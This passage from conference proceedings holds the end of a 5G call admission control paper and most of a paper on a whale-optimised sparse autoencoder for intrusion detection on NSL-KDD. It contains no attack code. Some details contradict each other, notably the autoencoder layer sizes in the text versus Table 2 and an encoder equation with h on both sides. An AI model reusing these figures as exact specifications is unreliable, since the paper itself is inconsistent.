Figures 3 and 4 illustrate the results of CBP and CDP. The proposed algorithm has the minimum probabilities due to the dynamic use of threshold value whereby user-requested are granted based on Equation 1. Figure 3 illustrates the New call CBP for both the proposed algorithm and the Adaptive CAC algorithm. When the traffic arrival is increased the proposed algorithm performs better than the Adaptive CAC algorithm by decreasing the new call CBP. This was caused because of the introduction of new call criteria to prevent starvation of Best-effort traffic as well as the waste of resources of handoff calls. To this end, several new calls will be admitted into the network. Figure 4 shows the Handoff call CDP was proposed algorithm is compared with the Adaptive CAC algorithm. When the numbers of calls are increased the proposed algorithm significantly outperforms the Adaptive CAC algorithm by minimizing the new call CDP this was attributed due to the dynamic adjustment of the threshold value. Consequently, the proposed algorithm guarantees the QoS of much traffic.




Figure 3. New call CBP




Figure 4. Handoff call CDP

5. CONCLUSIONS AND FUTURE WORK

In this paper, an Efficient Dynamic Call Admission Control for 4G and 5G Networks has been proposed to prevent starvation best-effort traffic and improve the efficient use of resources in 5G networks. The algorithm uses a dynamic threshold value to admit may mobile users to the network which enables effective use of network resources. Extensive simulation results using MATLAB system-level simulator illustrates that the proposed algorithm significantly outperformed the Adaptive CAC by minimizing the CBP, CDP, and improved throughput. This shows that the proposed algorithm is a valid candidate for 5G networks. In the future, we intend to test the algorithm using many load scenarios by a mathematical model.

ACKNOWLEDGEMENTS

This work is supported by Geran Putra Berimpak Universiti Putra Malaysia (9659400).

REFERENCES

[1] P. Sule and A. Joshi, "International Journal of Computer Science and Mobile Computing Architectural Shift from 4G to 5G Wireless Mobile Networks," Int. J. Comput. Sci. Mob. Comput., vol. 3, no. 9, pp. 715–721, 2014, [Online]. Available: www.ijcsmc.com.

[2] M. E. Ezema, F. A. Okoye, and A. O. Okwori, "A framework of 5G networks as the foundation for IoTs technology for improved future network," Int. J. Phys. Sci., vol. 14, no. 10, pp. 97–107, 2019, doi: 10.5897/IJPS2018.4782.

[3] R. Gbegbe, O. Asseu, K. E. Ali, G. L. Diety, and S. Hamouda, "Call Admission Control Algorithm for Energy Saving in 5G H-CRAN Networks," Asian J. Appl. Sci., vol. 10, no. 4, pp. 179–185, 2017, doi: 10.3923/ajaps.2017.179.185.

[4] T. Sigwele, P. Pillai, A. S. Atm, and F. Y. Hu, "Fuzzy logic-based call admission control in 5G cloud radio access networks with preemption," EURASIP J. Wirel. Commun. Netw., 2017, doi: 10.1186/s13638-017-0944-x.

[5] M. Maharazu, Z. M. Hanapi, and A. Abdullah, "Call Admission Control for Real-Time and Non-real-time Traffic for Vehicular LTE Downlink Networks," in iCatse International Conference on Mobile and Wireless Technology, 2017, pp. 46–53, doi: 10.1007/978-981-10-5281-1.

[6] M. Al-maitah, O. O. Semenova, A. O. Semenov, P. I. Kulakov, and V. Y. Kucheruk, "A Hybrid Approach to Call Admission Control in 5G Networks," Hindawi Adv. Fuzzy Syst., vol. 2018, 2018.

[7] S. Li, S. Zhao, and S. Zhao, "5G Internet of Things: A Survey," J. Ind. Inf. Integr., 2018, doi: 10.1016/j.jii.2018.01.005.

[8] G. Yan, "Simulation analysis of key technology optimization of 5G mobile communication network based on Internet of Things technology," Int. J. Distrib. Sens. Networks, vol. 15, no. 6, 2019, doi: 10.1177/1550147719851454.

[9] K. H. Slalmi Ahmed, H. C. Saadne Rachid, A. Chehri, and G. Jeon, "Energy Efficiency Proposal for IoT Call Admission Control in 5G Network," in 2019 15th International Conference on Signal-Image Technology & Internet-Based Systems (SITIS), 2020, pp. 396–403, doi: 10.1109/SITIS.2019.00070.

[10] A. Othman and N. A. Nayan, "Efficient admission control and resource allocation mechanisms for public safety communications over 5G network slice," Telecommun. Syst., no. 0123456789, 2019, doi: 10.1007/s11235-019-00600-9.

[11] M. Mamman, Z. M. Hanapi, A. Abdullah, and A. Muhammed, "An Adaptive Call Admission Control With Bandwidth Reservation for Downlink LTE Networks," IEEE Access, vol. 5, pp. 10986–10994, 2017.

DEEP FEATURE EXTRACTION VIA SPARSE AUTOENCODER FOR INTRUSION DETECTION SYSTEM

Cao Xiaopeng and Qu Hongyan

School of Computer Science and Technology, Xi'an University of Posts and Telecommunications, Xi'an, China

ABSTRACT

The massive network traffic and high-dimensional features affect detection performance. In order to improve the efficiency and performance of detection, whale optimization sparse autoencoder model (WO-SAE) is proposed. Firstly, sparse autoencoder performs unsupervised training on high-dimensional raw data and extracts low-dimensional features of network traffic. Secondly, the key parameters of sparse autoencoder are optimized automatically by whale optimization algorithm to achieve better feature extraction ability. Finally, gated recurrent unit is used to classify the time series data. The experimental results show that the proposed model is superior to existing detection algorithms in accuracy, precision, and recall. And the accuracy presents 98.69%. WO-SAE model is a novel approach that reduces the user's reliance on deep learning expertise.

KEYWORDS

Traffic anomaly detection, Feature extraction, Sparse autoencoder, Whale optimization algorithm

1. INTRODUCTION

Devices communicate with the internet is increasing rapidly. Information and communication system are exposed to network attacks continuously. Intrusion Detection, as active defense technology, has gradually become a key technology to ensure network system security. The purpose of intrusion detection systems (IDS) is to identify unusual visits or attacks on secure internal networks.

In the process of detecting network attacks, massive network traffic packets need to be obtained and processed. The traffic contains many irrelevant features and redundant features, which affect the performance of the detection system seriously. It is necessary to extract representative features that can improve the performance and efficiency of the detection system. To reduce dimension, the feature selection method [1] selects partial features to represent the raw data. The technique removes some redundant features. It improves the detection efficiency. But it may lose partial information. Generally, traffic features extraction transforms the raw data into a lower-dimensional space through the Principal Component Analysis (PCA)[2] and Linear Discriminant Analysis (LDA) [3]. According to the extracted features, the traffic is classified to identify anomaly traffic in the network [4]. However, when the high-dimensional features present a nonlinear structure, the main disadvantage of the above methods is that they can only learn the low-dimensional structure of the raw data. These methods cannot give a deterministic mapping from a high dimensional space to low dimensional space.

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 61-73, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101906

Recently, autoencoder presented an outstanding performance in deep learning tasks. Autoencoder is an unsupervised learning method. It can reduce the data dimension by minimising the reconstruction layer [5]. It can satisfy the nonlinear learning of bidirectional mapping between high-dimensional data space and low-dimensional data space. Sparse Autoencoder (SAE) was first put forward by Ng [6] in 2011. The sparse network is achieved by adding sparse constraints to the hidden layer neurons of the traditional autoencoder, which is beneficial to reduce dimension. And it can improve the detection efficiency. As an unsupervised learning method, sparse autoencoder can directly deal with data without labels.

However, determining the optimal parameters of autoencoder mainly depends on practical experience. To get the optimal combination of parameters needs to adjust the model structure and parameters repeatedly. The more parameters, the more complex the test situation is. Therefore, it is worth learning parameters automatically by combining the autoencoder with excellent performance optimization algorithms [7].

Deep learning performs well in processing complex and high-dimensional data. It is a promising solution to intrusion detection. So this paper uses sparse autoencoder to reduce dimension by unsupervised learning. The key parameters of sparse autoencoder are optimized by whale optimization algorithm (WOA), which aims to shorten the training time and achieve better feature extraction performance. This model does not require users with an intimate knowledge of parameter tuning. Compared with the existing methods, this model not only effectively reduces the feature dimension of the raw data but also improves the detection accuracy and false positive rate.

The main contributions of this work can be summarized as follows.

(1) Feature extraction using SAE is to increase efficiency and detection accuracy.

(2) The key parameters of the SAE are obtained by WOA algorithm to save time and achieve better performance of the classifier.

This paper is organized as follows. The detailed literature survey is presented in section 2. Section 3 deals with the proposed model related details. Section 4 introduces the experimental results and performance comparison. The general conclusion and the scope for future work are given in the last part.

2. RELATED WORKS

Previous researchers have introduced various deep learning methods in IDS, such as DNN, CNN, LSTM, and so on. These methods have made a breakthrough in the intrusion system. In order to avoid the existence of defects in a single classifier, the ideas of hybrid classifiers [8,9] are applied in IDS. The efficiency of classification is generally better than single classifier models.

Although the above methods achieved excellent results. However, the main purpose of these methods is to improve the detection accuracy and false positive rate. They pay little attention to feature extraction. When it applied to large-scale IDS, IDS usually needs to meet the system requirements for real-time capability and low loss. The essential reason is that the input feature space has high dimensional and nonlinear characteristics. Tang et al. [1] applied DNN to detect anomaly traffic in Software Defined Networking (SDN). This method only selects six basic features from the NSL-KDD dataset. The six basic features selected do not focus on a specific attack. The main advantage of this method is the reduced computation time as the number of features decreases. But the accuracy is lower.

In [8], a new hybrid model has been introduced based on genetic algorithm (GA) and Principal Component Analysis (PCA) along with a support vector machine (SVM) to overcome detection performance issues. The results showed that a hybrid model could effectively detect unknown attacks. Keerthi et al. [10] performed nonlinear dimensional reduction on complex data sets through Principal Component Analysis (PCA). The application of PCA significantly reduced the number of features to be analyzed in the detection system. But it is computationally expensive in terms of training and test time.

Wang et al. [11] proposed a novel intrusion detection system. Deep CNN is used to learn the low-level spatial features of the raw data. And in the second stage, LSTM is used to learning high-level temporal features. They used two stages for feature extraction. This model is computationally expensive in terms of training and test time. Yang et al. [12] combined an improved conditional variational autoencoder (CVAE) and deep neural networks. NSL-KDD and UNSW-NB15 are used to verify this model. The experimental results show that the detection accuracy of 89.08%. Although various neural networks have been developed. Training them requires practical experience to choose the key parameters. Hinton [13] tried to guide users to set up a deep RBM learning network. It is still a very complex process for people who do not have deep learning knowledge.

According to the above literature review, the previous intrusion detection models focus on building the classification model. They pay little attention to pre-processing stages for improving the quality of the dataset. And training deep neural networks is a time-consuming task. To get the optimal combination of parameters needs to adjust the model structure and parameters repeatedly. Based on the analysis, we proposed a feature extraction model based on WOA to adjust the parameters of sparse autoencoder. First, we use WOA to optimize the key parameters of SAE, followed by optimal SAE for feature extraction. Traffic data are time series data. At last, we use gated recurrent unit (GRU) for classification. NSL-KDD dataset is used to evaluate this model.

3. WO-SAE MODEL

3.1. System model

The framework includes three modules: data pre-processing module, feature extraction module, and classification module (see in Figure 1).




Figure 1. WO-SAE model structure

(1) data pre-processing module: transform the symbolic features into numerical features using one-hot encoding; scale the features in the range [0,1].

(2) feature extraction module: construct a sparse autoencoder with three hidden layers; use WOA algorithm to find the optimal parameters of SAE; extract low-dimensional features using optimized SAE.

(3) classification module: use GRU classification to distinguish between normal and abnormal data.

3.2. Sparse autoencoder

The Autoencoder is an unsupervised neural network, including an input layer, some hidden layers, and an output layer. The goal is to reduce dimension. Autoencoder makes the extracted features represent the raw data, avoids the curse of dimensionality. Autoencoder trained to obtain different output features can be beneficial for the performance of classification. The working process of the autoencoder can be divided into two stages, encoding and decoding. These two stages can be defined as:

The encoding process from the input layer to the hidden layer:

$$h = f(W_1 * h + b_1) \quad (1)$$

The decoding process from the hidden layer to the output layer:

$$x' = f(W_2 * h + b_2) \quad (2)$$

where W_1 and b_1 denote the weight matrix and bias matrix of the encoder, W_2 and b_2 denote the weight matrix and bias matrix of the decoder, h is either a linear or nonlinear transfer function.

Sparse autoencoder adds some sparse constraints to the traditional autoencoder. In order to achieve the suppression effect, sparse autoencoder adds regularization terms and sparse constraints to the loss function. It restricts the average activation value of the neurons in the hidden layers. The whole function of SAE is as follows:

$$J_{SAE}(W,b) = J(W,b) + \beta(\sum\nolimits_{j=1}^{h} KL(\rho \| \hat{\rho}))(3)$$

where β is the weightfactor about the strength of the sparse item and h is the number of the hidden units. The Kullback-Leibler (KL) divergence is to measure the difference between the constant ρ and the average activation $\hat{\rho}$. The function of KL is as follows:

$$KL(\rho \| \hat{\rho}_j) = \rho log \frac{\rho}{\hat{\rho}_j} + (1-\rho) log \frac{1-\rho}{1-\hat{\rho}_j} \,(4)$$

However, the feature extraction ability of a single autoencoder is insufficient, and multiple autoencoders connected end to end to form a deep neural network. The stacked structure is beneficial to extract deep features of the data. The structure is shown in Figure 2.




Figure 2. Deep Feature extraction by SAE

The pre-processed data is the input of the previous layer of sparse autoencoder. The output of the first sparse autoencoder is used as the input of the next autoencoder so that higher-level features representations of the raw data can be obtained. The greedy layer-wise pre-training method [14] is used to train each layer of sparse autoencoder to get the optimized connection weights and bias values. Then the error back propagation method is used to fine tune sparse autoencoder until the result of the error function between the input data and the output data satisfies the expected requirements.

3.3. Sparse autoencoder optimized by WOA algorithm

Whale optimization algorithm is a population-based meta-heuristic algorithm that better performance than algorithms such as particle swarm optimization (PSO) and genetic algorithm. WOA has the characteristics of fewer selection parameters, overcoming the local optimum entrapment, and fast convergence to the best solution [15]. In order to prey, the whale creates a spiral structure path and then follows the bubble to determine the position of the prey. The spiral model and the surrounding mechanism are used alternately to simulate this behaviour. The position is updated with a probability of 0.5. This method contains the following three stages: circling hunting, bubble-net attacking, and prey hunting.

For the deep learning systems, the parameters of the model need to be adjusted repeatedly in the experiment. Finding the unknown parameters of the model is an optimization problem that can be solved by a meta-heuristic optimization algorithm [16]. The method to optimize the parameters of SAE using WOA was proposed to ensure that the extracted features are the most representative. It does not need any deep learning specific knowledge. Training a deep neural network is a time-consuming task. The value of β and ρ in (3) affects the classification performance of the constructed model. Therefore, WOA could be used to obtain the optimal parameters of sparse autoencoder.

The process of optimization is shown in Figure 3. The detailed optimization process is as follows:



Start
Initialize the population
Calculate the fitness of search agent
P<0.5
No
Update the position by (9)
Yes
|A|<1
Yes
No
Update the position by (5)
Update the position by (7)
t=t+1
Yes
t<Max_iter
No
Optimal parameters
End

Figure 3. use WOA algorithm to optimize SAE

Step 1: Initialize the agent population N , the maximum iteration number Max_iter , and the searching range of optimized parameters $para_i = [\beta_i, \rho_i](i = 1, 2, 3, ...)$.

Step 2: Use the parameters set $para_i$ to train SAE, calculate the fitness of each search agent, and update the position of the current search agent.

Step 3: The process of updating the position of the search agent is as follows:

Generate p in [0,1] randomly, if $p < 0.5$ and $|A| < 1$, then update the position of the current search agent by (5).

$$X(t+1) = X^*(t) - A \cdot D \qquad (5)$$

$$D = |C \cdot X^*(t) - X(t)| \qquad (6)$$

where t indicates the current iteration, C is a random number evenly distributed in [0,2], $X^*(t)$ is the position vector of the best solution obtained so far. Equation (5) allows any search agent to update its position in the neighbourhood of the current best solution and simulates encircling the prey.

If $p < 0.5$ and $|A| \geq 1$, update the position of the current search agent by (7).

$$X(t+1) = X_{rand}(t) - A \cdot D \tag{7}$$

$$D = | C \cdot X_{rand}(t) - X(t) | \tag{8}$$

where X_{rand} is a random position vector selected from the current population.

If $p > 0.5$, update the position of the current search agent by (9).

$$X(t+1) = e^{bl} \cdot \cos(2\pi l) \cdot D^{'} + X^{*}(t) \tag{9}$$

$$D^{'} = | X^{*}(t) - X(t) | \tag{10}$$

where $D^{'}$ is the distance of the search agent from the current best position, b is the constant for defining the shape of the logarithmic spiral, l is a random number in [-1,1].

Step 4: Check if t goes beyond the maximum number of iterations and output the optimal parameters; Otherwise, back to Step 3 to continue to update $X^{*}(t)$.

4. Experiments and Analysis

In this section, the datasets and the evaluation are introduced. Then the experiments are conducted for evaluating the proposed method compared with other intrusion detection methods.

4.1. Dataset and evaluation

This paper selects the NSL-KDD [17] datasets to evaluate the performance of the proposed method. It was improved on KDD 99 dataset and eliminating redundant records from the KDD 99. NSL-KDD contains 41 classification features and the 42nd attribute represents the attack type. The training set contains 21 different attack types, which can be divided into four types: Denial of service attacks (DOS), Probing attacks (Probe), User to root attacks (U2R), and Remote to Local attacks (R2L). In test set, it provides 16 new attack types that do not exist in the training set. The information of the training set and the test set are shown in Table 1.

Table 1. Attacks in the NSL-KDD dataset.

Dataset Type	Instance	Normal	Attack (%)
NSL-KDD Train20	25192	13499	46.6
NSL-KDD Train+	125973	67343	46.5
NSL-KDD Test+	22544	9711	56.9
NSL-KDD Test-	11850	2152	81.8

In this paper, the effect of IDS is evaluated by accuracy, precision, recall, and F1-score. Accuracy measures the percentage of true detection over total records. F1-score is the harmonic mean of the precision and recall to give a better measure of the accuracy.

$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN} \quad (11)$$

$$Precision = \frac{TP}{TP + FP} \quad (12)$$

$$Recall = \frac{TP}{TP + FN} \quad (13)$$

$$f1\_score = 2 * \frac{precision * recall}{precision + recall} \quad (14)$$

where True Positive (TP) indicates the number of attack records correctly classified. True Negative (TN) indicates the number of normal records correctly classified. False Positive (FP) indicates the number of normal records incorrectly classified. False Negative (FN) indicates the number of attack records incorrectly classified.

4.2. Data pre-processing

The NSL-KDD contains 41 classification features, which include symbolic features,0-1 type features, and percentage-type features. The symbolic features include protocol type, service, and flag. We use one-hot encoding to transform the symbolic features into numerical features. Nonlinear normalization is applied to the features with large data differentiation.

$$X^{'} = \log_{10} X \quad (15)$$

The original feature values are normalized in [0,1] by the maximum-minimum normalization method.

$$x^{'} = \frac{x - min}{max \text{ - } min} \quad (16)$$

where max and min are the maximum and minimum values of the original feature values, $x^{'}$ is the normalized feature value.

4.3. Model parameters

In this paper, the constructed sparse autoencoder network is used to reduce the dimension of the raw data. WOA algorithm is used to optimize the parameters in (3). After dataset pre-processing, the dimensions of features in NSL-KDD is extended to 121 dimensions. Thus, the number of input layer neurons of SAE is 121, and the number of neurons in hidden layers are orderly 80, 50, and 20. The high-dimensional features are extracted to low-dimensional features through the constructed sparse autoencoder. The next stage is to train the GRU classifier using the obtained features. The experimental parameters in Table 2 present optimal performance.

Table 2. The experimental parameters of SAE.

Hyperparameter	**Value**
Sparsity weight β	0.273
Sparsity proportion ρ	0.05
Neurons in input layer	121
Neurons in 1st hidden layer	100
Neurons in 2nd hidden layer	80
Neurons in 3rd hidden layer	50
Neurons in output layer	20
Batch Size	32
Epochs	20
Loss	cross-entropy
optimizer	Adam

4.4. Results and analysis

In order to evaluate the performance of the feature extraction by optimal sparse autoencoder. Firstly, we trained a GRU using the raw data. Secondly using the extracted features, the experimental results are shown in Figure 4.




Figure 4. The effect of feature extraction on the performance of the classifier

Deep features extracted by WO-SAE model improve the performance of classifier. The accuracy is 98.69%. The GRU classifier using raw data presents 96.25% accuracy. The training time of WO-SAE model is 8.25s. And the training time of GRU classifier is 9.59s. The proposed method can reduce the training time, improve the efficiency of IDS. The extracted low-dimensional features have no negative effect on the performance of classifier. Sparse autoencoder obtains the low-dimensional features while retaining the information in the input data.

To evaluate the performance of the dimensions of features extracted on classifiers. The parameters of SAE remain unchanged. The dimension of features extracted changes from 5 to 25.

The accuracy in different dimensions is shown in Figure 5. The performance of classification is the best when the dimension of features is reduced to between 20 and 25. The accuracy can reach 98.69% when the dimension of features is 20.




Figure 5. The effect of compression dimension on classifier

The performance of the constructed model depends on the key parameters. Compared with the performance of different learning rates on the classification of the model, Figure 6 shows the experimental accuracy and loss for two-category classification. With the decrease of the learning rate, the accuracy increase, and the loss gradually decrease. The learning rate was 0.001, and the accuracy achieved 98.69%. When the learning rate dropped to 0.0001, the classification accuracy of the training set is the best. But the effect on the test set is not well. The smaller the learning rate, the more accurate the training. The generalization ability of the model cannot express well. The accuracy of the training set decreased.




Figure 6. Accuracy and loss of different learning rates

The proposed method is compared with four base classifiers including Decision Tree (DT) algorithm, Random Forest (RF) algorithm, DNN, and LSTM respectively. The input of all algorithms is the low-dimensional features by optimal SAE. The results are shown in Table 3. We can know the proposed method is superior to other algorithms from evaluating the accuracy, precision, recall, and f1-score.

Table 3. Performance comparison of different algorithms.

Method	Accuracy	Precision	Recall	F1-score
DT	0.8503	0.7916	0.7139	0.6997
RF	0.8624	0.7691	0.7933	0.7746
DNN	0.9685	0.9732	0.9585	0.9658
LSTM	0.9459	0.9693	0.9505	0.9525
WO-SAE	0.9869	0.9848	0.9837	0.9843




Figure 7. ROC curve comparison for different algorithms

